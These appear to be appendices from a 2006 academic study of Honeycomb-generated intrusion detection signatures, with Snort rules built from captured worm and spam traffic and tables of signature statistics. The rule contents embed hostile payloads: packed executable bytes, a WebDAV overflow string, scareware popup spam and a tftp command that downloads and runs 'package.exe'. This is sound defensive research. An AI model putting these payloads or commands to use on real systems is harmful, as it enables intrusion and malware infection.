This program cannot be run in DOS mode.|0D 0D 0A|$|00 00 00 00 00 00 00 B5|.
$o|F1|OJ<|F1|OJ<|F1|OJ<|0B|k|0A|<|F3|OJ<|0B|1S<|F8|OJ<|F1|OK<|DE|OJ<|0B|kV<|
F0|OJ<|0B|kw<|F0|OJ<Rich|F1|OJ<|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00|PE|00 00|L|01 03 00 12|J|16|@|00 00 00 00 00 00 00 00 E0 00 0F 01 0B 01 0
7 00 00 90 00 00 00 10 00 00 00|P|00 00 00 E7 00 00 00|‘|00 00 00 F0 00 00 0
0 00|@|00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00
00 00 00 00 01 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 0
0 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00
F0 00 00 04 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|UPX0|00 00 00 00 00|P|00
00 00 10 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8
0 00 00 E0|UPX1|00 00 00 00 00 90 00 00 00|‘|00 00 00 8A 00 00 00 04 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00|@|00 00 E0|UPX2|00 00 00 00 00 10 00 00 0
0 F0 00 00 00 02 00 00 00 8E 00 00 00 00 00 00 00 00 00 00 00 00 00 00|@|00
00 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00|1.24|00|UPX!|0C 09 02 09 F9 DE A8|n|B5|\|BA 83 98 C3 00 00 FA
86 00 00 00 A8 00 00|&|05 00|6|FF 1F 0A 92 00|BZh91AY&SY|A0 14|/|03 F2 FF DC
|j|00 C5|?|FF EF FF FE C3 14 FF C0 00 08|@|FF F2 FF BB|@~|C0 00|@|88 E0 8E B
E FB DB EB AC 00 0E 80 1B 0D 0A 01|m|A8 02 FF FF FF FF 94 AD 0F|p|EF|7|86 F7
BD|V^|EC F5 06 1E E8 E7|X|EF|W|A3 DE FB BE F3 BC BE D8 D1 9B 03|;|FF FF FF F
F BE E7 A7 B3 B7|>|DE E3|}|DE B7|^WJ\|D9|{k|E7 DE|<|A3 CB|}|E0 FB|,|FB EB DD
F7|v|FF FF FF FF BB|-|CC|}u|D5|U|F6 D1 99 F6 1C AE 0C|P|15|@|DF|=|1F|>N|FB 8
E B0 C9 AA 92 BE DB DE B1 BF FC FF FF E4 0A|ws7e|B5|7|8F|{.|CC C1 E9 CD 96 D
4|u|8D|5|ED 85 83|a|16 A8 0F FF FF FF FF|l:|D3|&|1E|{|EF 91|E|DE F4 C9|6mM|B
3|j|1B|f|9A EE C2 ED|||19 BB|l}|9A A1 09|t|DF FE FF FF D3|1m|DB|r}||DE E9 ED
C1 EB|=|E2 A2 B9 A6|Fn|F4 CF|o:|93 1C|v|D7|||FF FF FF ED 8C|y}|97 FA|w|B6 FB
```

```
EA F1|wC+|DF|6|FA F5|j|ED F7|q|,}|DF|w|BD 0A FF FF FF FF DB|t|A9|9i|D0 EE CB
BD|3|95 E4 A3 9F|{|DA CF|,|B6 C3 AE|kG|AE|{|DE F2 DA BD EE EC|6|FF FF FF DB
EB|w|90 D5 EA D6 CE B7 B6 8F|(|A1|&|8D 90 F5 E9 C5 14 AF|n|B5|%Y|95 DB|uW|FF
BF FD FF B6|5|EE A4 CD C7 B0 AF|M|F0|iw|B2 8D BB CD DB|!|F2 EF|b|F3 EE|_[|B5
A3 D2 FF FF FF FF A8 F7|1|DB|g|D6|;/3v|9D B2|.M"; )
```

F.2.3 H04

```
alert tcp 66.0.0.0/8 any -> 129.241.196.0/24 80 (msg: "Honeycomb Tue May 30
06h29m45 2006 "; flags: A; flow: established; content: "SEARCH /|90 04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
```

```
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04
|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|04|H|0"; )
```

F.2.4 Lookfreebies

```
alert tcp 61.0.0.0/8 any -> 129.241.196.0/24 80 (msg: "Honeycomb Fri Jun  2
11h44m00 2006 "; flags: PA+; flow: established; content: "GET http://lookfr
eebies.com/prx1.php HTTP/1.0|0D 0A|Accept: */*|0D 0A|Accept-Language: en-us
|0D 0A|User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)|0D 0A
|Host: lookfreebies.com|0D 0A|Connection: Keep-Alive|0D 0A 0D|"; )
```

F.2.5 Msreg

```
alert udp any any -> 158.38.144.90/32 1026 (msg: "Honeycomb Tue May 30 11h48
m23 2006 "; content: "|04 00|(|00 10 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 F8 91|{Z|00 FF D0 11 A9 B2 00 C0|O|B6 E6 FC DD 0C|K|D2 91|
z|FE B1|d|A2|/|E4 A3 BD|@|1C 00 00 00 00 01 00 00 00 00 00 00 00 00 FF FF
FF FF 18 01 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00|SYSTEM|00 00 00
00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00|ALERT|00 00 00 00 0
0 00 00 00 00 00 00 D4 00 00 00 00 00 00 D4 00 00 00|Microsoft Windows ha
s encounted an Internal Error|0A|Your windows registry is corrupted.|0A|Micr
osoft recommends a complete system scan.|0A 0A|Microsoft recommends|0A 0A|ht
tp://www.msreg.com|0A 0A|To repair now for a free download|0A 0A|"; )
```

F.2.6 Set32

```
alert udp 100.0.0.0/8 any -> 129.241.196.0/24 1026 (msg: "Honeycomb Thu Jun
1 01h59m15 2006 "; content: "|04 00|x|00 10 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 F8 91|{Z|00 FF D0 11 A9 B2 00 C0|O|B6 E6 FC 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00
00 00 00 FF FF FF FF 8B 01 00 00 00 00 0A 00 00 00 00 00 00 0A 00 00 00|
SYSTEM|00 00 00 00 00 00|#|00 00 00 00 00 00|#|00 00 00|ALERT|00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00|5|01 00 00 00 00 00 00|5|01 00 00|STOP! WINDOWS REQUIRES IMMEDIATE
ATTENTION.|0A 0A|Windows has found CRITICAL SYSTEM ERRORS.|0A 0A|To fix the
errors please do the following:|0A|1. Download Doctor Cleaner from: www.set
32.com|0A|2. Install Doctor Cleaner|0A|3. Run Doctor Cleaner|0A|4. Reboot y
our computer|0A|FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!|0A
0A 00 00 00 00 00|"; )
```

F.2.7 Tftp

```
alert tcp any any -> any 1926,8967 (msg: "Honeycomb Wed May 31 06h27m44 2006
"; flags: A+; flow: established; content: "tftp -i 192.168.116.2 GET h3110.4
11 package.exe & package.exe & exit|0A|"; )
```

F.2.8 Webdav

```
alert tcp 210.166.8.29/32 any -> 158.38.144.0/24 80 (msg: "Honeycomb Fri Jun
2 01h52m23 2006 "; flags: PA; flow: established; content: "OPTIONS / HTTP/1.
1|0D 0A|translate: f|0D 0A|User-Agent: Microsoft-WebDAV-MiniRedir/5.1.2600|0
D 0A|Host: 158.38.144.71|0D 0A|Content-Length: 0|0D 0A|Connection: Keep-Aliv
e|0D 0A|Pragma: no-cache|0D 0A 0D|"; )
```

Appendix G

Polymorphic packets

Packet 1
CA 64 09 00 12 **05 04 AB 45 32 69 AC BF** 89 99 21 44 85 23 55 71 53 10

Packet 2
CA 64 12 00 09 **05 04 AB 45 32 69 AC BF** 99 44 99 21 12 BA 22 41 00 01

Packet 3
05 04 AB 45 32 69 AC BF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Appendix H

Analysis Data

H.1 Number of Unique Signatures

Day	NTNU	Uninett
Day1	31826	2986
Day2	23440	2316
Day3	25914	3608
Day4	21392	3197
Day5	19243	2543
Day6	21724	2607
Day7	17909	2564

Table H.1: Number of unique signatures.

H.2 Unique Signatures Categorized by Type

Signature categories	Unique signatures
Worm activity	18273
Worm related activity	193
Misc attack	6095
Web server attacks	6740
Messenger spam	147193
SSH attacks	360
Reconnaissance activity	2278
FTP attacks	137

Table H.2: Unique signatures categorized by type.

H.3 Inbound Alerts and Packets

Day	Inbound alerts	Inbound packets
Day1	2416	23237
Day2	2406	15955
Day3	2298	18033
Day4	2604	22305
Day5	2299	14068
Day6	2548	17987
Day7	3187	18500

Table H.3: Number of inbound alerts and packets.